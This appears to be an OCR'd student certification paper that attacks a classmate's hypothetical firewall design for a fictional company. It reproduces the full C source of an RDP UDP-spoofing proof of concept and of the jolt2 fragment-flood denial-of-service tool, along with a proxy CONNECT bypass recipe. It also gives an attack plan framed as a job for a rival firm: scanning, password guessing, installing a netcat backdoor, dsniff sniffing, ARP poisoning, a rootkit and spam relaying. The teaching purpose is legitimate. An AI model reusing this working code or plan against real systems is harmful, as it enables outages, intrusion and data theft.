
New Architecture:



4. Assignment # 4 (Design Under Fire)

4.1 Firewall Vulnerabilities

For the purpose of this assignment, I've chosen to attempt to exploit Brandon Board's purposed architecture. I applaud Brandon on implementing multiple firewalls and utilizing firewall technologies within his environment. I chose Brandon's design because it was complex and very thorough. Making this assignment more challenging and will illustrate that all designs If not nurtured by a knowledgeable administrator or security professional can be exploited. Brandon's paper is located at www.sans.org/giactc/gcfw/Brandon_Board_GCFW.doc. The diagram of his architecture is shown below.



His external firewall(s) are Nokia Checkpoint based firewalls. A quick search at www.hackerwhacker.com reveals several vulnerabilities for that firewall version, as per the assignment I am detailing 3 of them below. We will use vulnerability number 3 for our firewall attack.

Vulnerability #1:

Well known proxy vulnerability found for FW1

The following was found at http://www.security-db.com/

FW1 V4.1 SP5 (plus hotfixes)
If you connect to a server you are allowed to connect to via HTTP proxy (e.g. a common rule is "Any / Web Server / http->resource"). Then use the CONNECT method to connect to a different server, e.g. an internal mail server.

Example:

you = 6.6.6.666
Web server = 1.1.1.1
Internal Mail server = 2.2.2.2

Rule allows: Any Web server http->resource

connect with "telnet 1.1.1.1 80" to the web server and enter
CONNECT 2.2.2.2:25 / HTTP/1.0

response: mail server banner - and running SMTP session e.g. to send SPAM from.

You can connect to any TCP port on any machine the firewall can connect to. Telnet, SMTP, POP, etc.

Restrictions found:
- connects are only possible if the firewall module is allowed access (i.e. via policy/properties, specific rules or "Any (dst) (svc)..." rules - you have to allow "CONNECT" - is enabled if you allowed

"Tunneling" (General tab) connection method or did not delete the "*" in "Other" Methods (Match tab)

Fast workarounds:

1. Disable HTTP tunneling.
2. Check that "Other" method is specified NOT to match CONNECT. (i.e. remove the default wildcard)

Vulnerability #2:

A vulnerability in Check Point FireWall-1 and VPN-1 may allow an intruder to pass traffic through the firewall on port 259/UDP.

Inside Security has discovered a vulnerability in Check Point FireWall-1 and VPN-1 that allows an intruder to bypass the firewall. The default FireWall-1 management rules allow arbitrary RDP connections to traverse the firewall.

FireWall-1 and VPN-1 include support for RDP, but they do not provide adequate security controls. Quoting from the advisory provided by Inside Security: http://www.inside-security.de/advisories/fw1_rdp.html

By adding a faked RDP header to normal UDP traffic any content can be passed to port 259 on any remote host on either side of the firewall. An intruder can pass UDP traffic with arbitrary content through the firewall on port 259 in violation of implied security policies.
If an intruder can gain control of a host inside the firewall, he may be able to use this vulnerability to tunnel arbitrary traffic across the firewall boundary.

Additionally, even if an intruder does not have control of a host inside the firewall, he may be able to use this vulnerability as a means of exploiting another vulnerability in software listening passively on the internal network.
Finally, an intruder may be able to use this vulnerability to launch certain kinds of denial-of-service attacks.

To fix this vulnerability install a patch from Check Point Software Technologies.
http://www.checkpoint.com/techsupport/downloads.html

The following code was found at the following web site:
http://www.inside-security.de/uploads/media/fw1_rdp_poc.c

Through the use of the following udp spoof code, an attacker could pass traffic through port 259. This would allow any Sub-seven/NetCat type app that allows for udp based updating and connection to send out information undetected by the firewall.

```
*---------------Checksum calculation---------------------------------*/
unsigned short in_cksum(unsigned short *addr,int len)
{
 register int nleft=len;
 register unsigned short *w=addr;
 register int sum=0;
 unsigned short answer=0;

 while(nleft>1)
  {
   sum+=*w++;
   nleft-=2;
  }
```

```
 if(nleft==1)
  {
   *(u_char *)(&answer)=*(u_char *)w;
   sum+=answer;
  }
 sum=(sum >> 16)+(sum & 0xffff);
 sum+=(sum >> 16);
 answer=~sum;
 return(answer);
}
/*-----------------------------------------------------------------------*/

/*------------Send spoofed UDP packet-----------------------------------*/
int send_udp(int sfd,unsigned int src,unsigned short src_p,
             unsigned int dst,unsigned short dst_p,char *buffer,int len)

{
 struct iphdr ip_head;
 struct udphdr udp_head;
 struct sockaddr_in target;
 char *packet;
 int i;

 struct udp_pseudo        /*the udp pseudo header*/
 {
  unsigned int src_addr;
  unsigned int dst_addr;
  unsigned char  dummy;
  unsigned char  proto;
  unsigned short length;
 } pseudohead;

 struct help_checksum   /*struct for checksum calculation*/
 {
  struct udp_pseudo pshd;
  struct udphdr udphd;
 } udp_chk_construct;

 /*Prepare IP header*/
 ip_head.ihl      = 5;     /*headerlength with no options*/
 ip_head.version  = 4;
 ip_head.tos      = 0;
 ip_head.tot_len  = htons(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
 ip_head.id       = htons(30000 + (rand()%100));
 ip_head.frag_off = 0;
 ip_head.ttl      = 255;
 ip_head.protocol = IPPROTO_UDP;
 ip_head.check    = 0;    /*Must be zero for checksum calculation*/
 ip_head.saddr    = src;
 ip_head.daddr    = dst;

 ip_head.check    = in_cksum((unsigned short *)&ip_head,sizeof(struct
iphdr));

 /*Prepare UDP header*/
 udp_head.source = htons(src_p);
 udp_head.dest = htons(dst_p);
 udp_head.len   = htons(sizeof(struct udphdr)+len);
```

```
 udp_head.check   = 0;

 /*Assemble structure for checksum calculation and calculate checksum*/
 pseudohead.src_addr=ip_head.saddr;
 pseudohead.dst_addr=ip_head.daddr;
 pseudohead.dummy=0;
 pseudohead.proto=ip_head.protocol;
 pseudohead.length=htons(sizeof(struct udphdr)+len);
 udp_chk_construct.pshd=pseudohead;
 udp_chk_construct.udphd=udp_head;
 packet=malloc(sizeof(struct help_checksum)+len);
 memcpy(packet,&udp_chk_construct,sizeof(struct help_checksum)); /*pre-
assemble packet for*/
 memcpy(packet+sizeof(struct help_checksum),buffer,len);         /*checksum
calculation*/
 udp_head.check=in_cksum((unsigned short *)packet,sizeof(struct
help_checksum)+len);
 free(packet);

 /*Assemble packet*/
 packet=malloc(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
 memcpy(packet,(char *)&ip_head,sizeof(struct iphdr));
 memcpy(packet+sizeof(struct iphdr),(char *)&udp_head,sizeof(struct
udphdr));
 memcpy(packet+sizeof(struct iphdr)+sizeof(struct udphdr),buffer,len);

 /*Send packet*/
 target.sin_family     = AF_INET;
 target.sin_addr.s_addr= ip_head.daddr;
 target.sin_port       = udp_head.source;
 i=sendto(sfd,packet,sizeof(struct iphdr)+sizeof(struct udphdr)+len,0,
                  (struct sockaddr *)&target,sizeof(struct sockaddr_in));
 free(packet);
 if(i<0)
   return(-1); /*Error*/
 else
   return(i); /*Return number of bytes sent*/
}
/*-------------------------------------------------------------------------*/

int main(int argc, char *argv[])
{
 int i;
 unsigned int source,target;
 unsigned short int s_port,d_port;
 char payload[]="abcdefg"; /*payload length must be a multiple of 4*/
 char *data;

 /*RDP header, refer to $FWDIR/lib/tcpip.def*/
 struct rdp_hdr
 {
  unsigned int rdp_magic;
  unsigned int rdp_cmd;
 } rdp_head;

 if(argv[1]==NULL || argv[2]==NULL || argv[3]==NULL)
  {
   printf("Usage: %s source_ip source_port dest_ip\n",argv[0]);
```

```
   return(1);
  }
 else
  {
   source=inet_addr(argv[1]);
   s_port=atoi(argv[2]);
   target=inet_addr(argv[3]);
   d_port=RDP_PORT;
  }

 /* the command number can be one of the following: */
 /* RDPCRYPT_RESTARTCMD, RDPCRYPTCMD, RDPUSERCMD, RDPSTATUSCMD */
 rdp_head.rdp_cmd=htonl(RDPCRYPT_RESTARTCMD);
 rdp_head.rdp_magic=htonl(12345); /*seems to be irrelevant*/

 /*Assemble fake RDP header and payload*/
 data=malloc(sizeof(struct rdp_hdr)+strlen(payload)+1);
 memcpy(data,&rdp_head,sizeof(struct rdp_hdr));
 memcpy(data+sizeof(struct rdp_hdr),payload,strlen(payload)+1);

 if((i=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0)  /*open sending socket*/
  {
   perror("socket");
   exit(1);
  }
 i=send_udp(i,source,s_port,target,d_port,data,sizeof(struct
rdp_hdr)+strlen(payload)+1);
 if(i<0)
   printf("Error, packet not sent\n");
 else
   printf("Sent %u bytes\n",i);
 return(0);
}
```

Properly locking down all NATed servers behind the firewall is essential, to protect against this vulnerability. Monitoring of server traffic and sniffing of its traffic would show abnormalities that would tip off an administrator of this vulnerability.

Vulnerability #3:

A large stream of IP traffic can monopolize the CPU of a Check Point FireWall-1 firewall, resulting in a denial-of-service condition.

A denial-of-service vulnerability has been discovered in the FireWall-1 product. Check Point has tested versions 4.0 and 4.1 of the product.http://www.securityfocus.com/bid/1312
An attacker who exploits this vulnerability can monopolize the CPU of a FireWall-1 firewall, rendering it incapable of processing any incoming or outgoing traffic. Attackers are not able to pass packets or fragments that would be filtered out under normal circumstances, nor are they able to gain privileged access to the firewall or its host system.
FIX: As an interim workaround, customers can disable the console logging, thereby mitigating this issue by using the following command line on their Fire-Wall 1 module(s):

$FWDIR/bin/fw ctl debug –buf
The latest service pack with a new kernel is also available.

The Firewall Attack:

We are going to attempt to use the above vulnerability to attack the firewall. This is a classic DOS attack. The only outcome desired is the inoperability of the firewall due to the importance of GIACs website to its business by denying traffic to the web server by taking out the firewall we will succeed in causing damages via lost sales and negative stigma relating to the reliability of GIAC's web site. Below are the steps taken to conduct our attack.

1. The first step is to identify our target. We have been hired by GIAC's evil rival to disrupt GIAC's web presence for 2 crucial days during a bid the two companies are competing for.

2. Scope your target for vulnerabilities. Since we have a deadline there is only time for a DOS or DDOS attack. We were only given GIACs website address to work with. We will use public records via *whois* and DIG to find the whole subnet being used by GIAC. Once completed we will use nmap to scan the subnet. It shows a filtered/firewalled subnet. We will now look at our scans to determine what address are the Firewalls address and try to fingerprint its type. Nmap allows for fingerprinting and Checkpoint firewalls listen on port 259 for Client Authentication even if our scans can't pinpoint the exact address with the use of Firewalker a TTL tool and our nmap scans we will at least have a good idea which addresses to send our DOS attack to.

3. The third step is the attack. Using the following jolt2.c code, from my Linux server, we will send to the target(the firewall) a stream of packet fragments without a zero offset, therefore none looks like the first one in the series. As long as the stream of fragments is being sent, rebuilding these bogus fragments consumes all processor capacity on the target machine.

This is standard code. Ripped from lots of places

http://www.linuxmafia.com/pub/linux/security/jolt2

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt
{
```

```
  struct iphdr    ip;
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;

int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;

void usage(char *pname)
{
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise
ICMP\n");
  exit(0);
}

u_long host_to_ip(char *host_name)
{
  static  u_long ip_bytes;
  struct hostent *res;

  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}

void quit(char *reason)
{
  perror(reason);
  close(spf_sck);
  exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
  int     bs, psize;
  unsigned long x;
  struct  sockaddr_in to;

  to.sin_family = AF_INET;
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;

  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;
  memset(&pkt, 0, psize);

  pkt.ip.version = 4;
```

```
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);

  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }

  while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
              sizeof(struct sockaddr));
  }
  return bs;
}

  int main(int argc, char *argv[])
{
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
  char hostname[32];

  if (argc < 2)
    usage (argv[0]);

  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);

  while ((i = getopt (argc, argv, "s:p:h")) != EOF)
  {
    switch (i)
    {
      case 's':
        dst_addr = host_to_ip(optarg);
        if (!dst_addr)
          quit("Bad source address given.");
        break;

      case 'p':
        port = atoi(optarg);
        if ((port <=0) || (port > 65535))
          quit ("Invalid port number given.");
        break;

      case 'h':
      default:
```

```
        usage (argv[0]);
    }
  }

  dst_addr = host_to_ip(argv[argc-1]);
  if (!dst_addr)
    quit("Bad destination address given.");

  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");

  do_frags (spf_sck, src_addr, dst_addr, port);
}
```

Although the attack is not sexy according to the vulnerability and checkpoint a non patched firewall is very vulnerable.

Detection/Prevention


As always running the latest service packs and hot fixes is essential to prevention. Especially for DOS attacks, that attack an inherent code or protocol bug. Although this attack may not have succeeded because they were patched if a script kiddy gets a DOS and there will always be new DOS's before you or cert gets notified this scenario could happen to you.
As for detection , well a DOS is a very noisy attack and an IDS system or even proactive log monitoring and sniffing should catch it fast.(Hope you have another firewall not vulnerable until a fix comes out)

4.2 The Internal Attack


In our effort to conduct an attack on an internal network of GIAC Inc. we will follow a three phase plan detailed below:

Phase #1 Reconnaissance:

Through the use of scanning and information gathering tools we will begin to gather data about our target GIAC Inc. There are many readily available tools that we can use for Reconnaissance I have chosen to use **WS_PingProPack** by Ipswitch.
http://www.ipswitch.com/products/WS_Ping/index.html (also known as Net Tools in their WhatsUpGold bundle). First we need any public registration and dns information for our GIAC Inc. We will run the Info tool to accomplish this first task in our Reconnaissance effort..



The Info tool displays a summary of information about a network host or device, including the official hostname, IP address, and contact information (from the Whois database). An Info request on a hostname also polls (pings) the host to verify connectivity.
It runs a series of whois and gets all registered information for the target. It will report registered domain names for this company or owned by this company. Our results show CIAC.com and GIAC.net registered for GIAC Inc. Our Second step is to now gather as much specific information for these two domains as possible.



The Lookup tool lets you query Internet domain name servers for information about hosts and name servers. You can use Lookup to print just the name and Internet address of a host or domain, query the name server for information about various hosts and domains, or print a list of hosts in the domain. You can use Lookup to find the IP address from a name or a name from an IP address.(Here is the Type and Result as explained in the Help for the Net Tools product)

Type:	**Returns the following information:**
A	The host's Internet address.
ALL	All information.
CNAME	Display alias names for the host.
HINFO	The CPU type and operating system type of the host.
MX	The host that acts as the mail exchanger.
NS	The name server for the named zone
PTR	The host name, if the query is an Internet address; otherwise a pointer.
SOA	The domain's "start of authority" information, which indicates the name server


and additional administrative information.

ZONE The zone listing for the domain, which defines the domains for which the name server is the primary name server and lists registered host in the domain.

We would run the Lookup tool to obtain all zone info A, MX, PTR, SRV and any other known addresses for the giac.com zone in order to get IP addresses for the domain. We can then assimilate this information to begin Network Mapping via port scanning and system fingerprinting.

Phase #2 Mapping and Identification:

We can now scan the subnet/addresses found through the Reconnaissance Phase. With the proper tools NMAP and Net Tools suite we will identify all systems and the open ports on them this can tell us what servers are accessible their function and even O/S based on the tcp stack used.



To map a range of devices within a network, you can use the Scan tool; you specify a range of IP addresses to be scanned, and Net Tools polls each address in the range. If Net Tools finds an active device at the address, it creates an icon for mapping the device.
A scan can also identify the network services (such as FTP, HTTP, and SMTP) that are available on each system. With the use of nmap we can identify the systems Operating System. Once we

have mapped and fingerprinted the target. We can prepare through research of known vulnerabilities and probing for the next phase the attack.

Phase #3 The attacks:

After completing the first 2 phases we have found that indeed GIAC Inc. has some vulnerabilities.

1. Telnet opening on its web and external mail servers.

The following is an excerpt of Brandon's www.sans.org/giactc/gcfw/Brandon_Board_GCFW.doc Security Policy:

Note: Now that I will add some extra rules based upon decisions made by GIAC management:


Customers	*GIAC_web*	*https*	*accept*

This rule will allow GIAC customers to place orders of cookies, while the clean rule will restrict them from accessing the GIAC network with any other service that has not already been allowed.

Any	*Any*	*telnet*	*accept*

First let me state that **I know this is a BAD RULE**. This rule will allow any inbound or outbound traffic to establish a telnet(port 23) connection to the other. However, this bad rule was placed here for the reason of it being found in assignment 3, the firewall audit. This will be exploited in Assignment 3, so please do not ding me because of it.

If the telnet port was not locked as suggested by GIAC (*Yes, this is a big If, but all that was stated is that after his audit he recommended a change in policy. The policy could have been left to allow telnet for management of web server. Also, if they audited this firewall in production the vulnerability is possible. If they even allowed this rule to be created it is possible that they won't change or lock it down properly.*) we are in business we have found a huge hole in their security We do know that they blocked telnet explicitly for the firewall this protects the firewall itself see rule #3 which runs before his telnet rule.



No.	Source	Destination	Service	Action	Track	Install On	Time	
1	FW_Admin	Berlin_Wall	FireWall1	accept	Long	Gateways	Any	permits acces IP address to F Point Policy Ed
2	Any	Berlin_Wall	NBT ident	reject		Gateways	Any	This rule will re close Ident cor
3	Any	Berlin_Wall	Any	drop	Long	Gateways	Any	This rule drops Firewall from a

Our scans verified this and we now must focus on the Web server and Email server that are NATed and open on port 23.
. We have found a responding system with just a password protecting it. Our next step is to take our identification information from the fingerprinting and go to the following web site to find default user/password combos for the open systems. http://security.nerdnet.com If this is unsuccessful we would move on to dictionary attack and lastly a brute force. Once attached to the vulnerable systems we will install netcat with the –d option if it's a windows system as to not have the pop up window. Once netcat is on we will transfer dsniff through netcat and install it. Now I own the system and can create real havoc. Including the sniffing of the whole DMZ segment even if it's switched with arp poisoning with dsniff and netcat. With these two tools the possibilities are endless I can do almost anything (from web defacement/redirection to slowly working my way into the internal network) or nothing and use a root kit and my netcat backdoor to keep this zombie for later use.

2. Mail Relay Attacks:

A less sexy attack can be done if I am unable to get netcat onto the box. I can telnet to the mail server due to the rule flaw. Once connected I can telnet locally to port 25 on the local box which has to allow relay from 127.0.0.1 as it is the mail relay box. If the exploit was successful than we would create a spam relay and or have a place to launch email bombs or attempt to send malicious code hiding from this mail relay making me hard to trace and even putting GIAC in the uncomfortable position of having their email blocked by other ISPs because they are sending spam.

.

4.3 Detection and Mitigation

1. Detection:

   All of the above techniques could have been caught with logging during and after the attack but logging is a reactive defense and depending on traffic volumes and log viewing and parsing policies it could be a day to a week to catch on. Network based and better yet host based IDS systems would have easily detected the internal attack.

2. Mitigation:

